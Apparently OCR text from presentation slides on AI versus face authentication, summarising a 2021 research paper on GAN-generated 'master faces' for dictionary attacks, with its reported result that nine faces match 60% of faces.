


# Artificial Intelligence vs. Authentication

Is it possible to create a master face?

Generating Master Faces for Dictionary Attacks with a Network-Assisted Latent Space Evolution, 2021

# Generative Adversarial Networks




Optimizing the vector

Generating new face image


Matching outcome

# 9 sets of 9 faces




Generating Master Faces for Dictionary Attacks with a Network-Assisted Latent Space Evolution, 2021

# Master Faces




**9** master faces to match **60%** of Faces

Generating Master Faces for Dictionary Attacks with a Network-Assisted Latent Space Evolution, 2021



A Computer with Windows Hello

# Number of Parameters in Notable Artificial Intelligence Systems



